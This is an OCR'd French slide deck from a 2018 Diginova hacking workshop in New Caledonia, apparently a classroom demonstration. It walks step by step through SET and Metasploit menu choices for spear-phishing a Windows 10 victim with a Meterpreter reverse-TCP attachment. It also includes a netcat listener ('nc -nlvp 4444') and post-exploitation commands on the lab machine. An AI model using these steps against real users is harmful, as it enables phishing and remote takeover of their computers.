Diginova
Atelier Hacking

(19 octobre 2018)

OPEN
NOUVELLE-CALÉDONIE


Mise en garde

HACK !!

ALLEZ EN PRISON. AVANCEZ TOUT DROIT EN PRISON.
NE PASSEZ PAS PAR LA CASE DEPART. NE RECEVEZ PAS VOTRE PASS DIGINOVA.

OPEN
NOUVELLE-CALÉDONIE

Scénario


Hacker
Kali
- SET, SE Toolkit, Social-Engineer Toolkit
- MSF, MetaSploit Framework
Victime
Windows 10

Exploitation pas à pas

- Hacker : bouton droit, Ouvrir un terminal
- Hacker : setoolkit
- Hacker : option 1) Social-Engineering Attacks
- Hacker : option 1) Spear-Phishing Attack Vectors
- Hacker : option 1) Perform a Mass Email Attack
- Hacker : option 1) SET Custom Written DLL …
- Hacker : hacker
- Hacker : y

OPEN
NOUVELLE-CALÉDONIE

Exploitation pas à pas

- Hacker : option 1) Meterpreter Memory Injection
- Hacker : ne rien saisir et appuyer sur ENTREE
- Hacker : option 1) Windows Meterpreter Reverse TCP
- Hacker : option 1) Windows Address Book
- Hacker : saisir un nom quelconque…
- Hacker : option 2) Zip File
- Hacker : option 1) Keep the filename
- Hacker : option 1) E-Mail Attack Single Email Address

OPEN
NOUVELLE-CALÉDONIE

Exploitation pas à pas

- Hacker : option 1) Pre-Defined Template
- Hacker : choisir un modèle…
- Hacker : atelier@diginova.nc
- Hacker : option 2) Use your own server or open relay
- Hacker : ami@diginova.nc
- Hacker : Ton Ami
- Hacker : ne rien saisir et appuyer sur ENTREE
- Hacker : ne rien saisir et appuyer sur ENTREE

OPEN
NOUVELLE-CALÉDONIE

Exploitation pas à pas

- Hacker : mail.diginova.nc
- Hacker : ne rien saisir et appuyer sur ENTREE
- Hacker : no
- Hacker : no
- Victime : ouvrir dossier Temp sur le bureau
- Victime : ouvrir le fichier Texte et saisir quelques mots
- Victime : sauvegarder et fermer le fichier Texte
- Victime : ouvrir Outlook (éventuellement F9 pour relever les messages)

OPEN
NOUVELLE-CALÉDONIE

Exploitation pas à pas

- Victime : Ouvrir le message reçu
- Victime : Ouvrir la pièce jointe et son contenu
- ……

OPEN
NOUVELLE-CALÉDONIE

Exploitation : plan B

- H : search nova
- H : use exploit/windows/misc/diginova
- H : set payload supervona
- H : exploit

- H : CTLR + C (plusieurs fois)
- H : setoolkit
- H : opt° 1) Social-Engineering…
- H : opt° 5) Mass Mailer Attack
- H : opt° 1) E-Mail Attack Single…
- H : atelier@diginova.nc
- H : opt° 2) Use your own …
- H : ami@diginova.nc

OPEN NOUVELLE-CALÉDONIE

Exploitation : plan B

- H : Ton Ami !
- H : appuyer sur ENTREE
- H : appuyer sur ENTREE
- H : mail.diginova.nc
- H : appuyer sur ENTREE
- H : no
- H : y
- H : /root/Diginova.exe

OPEN
NOUVELLE-CALÉDONIE

Exploitation : plan B

- H : no
- H : saisir l'objet souhaité
- H : appuyer sur ENTREE
- H : saisir le texte souhaité, saisir END pour terminer
- H : ENTREE
- H : CTRL + C (plusieurs fois)
- H : nc –nlvp 4444

OPEN
NOUVELLE-CALÉDONIE

Exploitation : plan B

- V : F9 dans Outlook
- V : Ouvrir la pièce jointe et la sauvegarder
- V : Exécuter diginova.exe

OPEN
NOUVELLE-CALÉDONIE

Post Exploitation

- V : fermer Outlook
- H : cd c:\temp
- H : type texte.txt
- H : mkdir <nom de dossier souhaité>
- H : echo pwned !!!!!!! > lisezmoi.txt
- V : Constater la création du dossier et du fichier lisezmoi.txt

OPEN
NOUVELLE-CALÉDONIE

MERCI…

OPEN
NOUVELLE-CALÉDONIE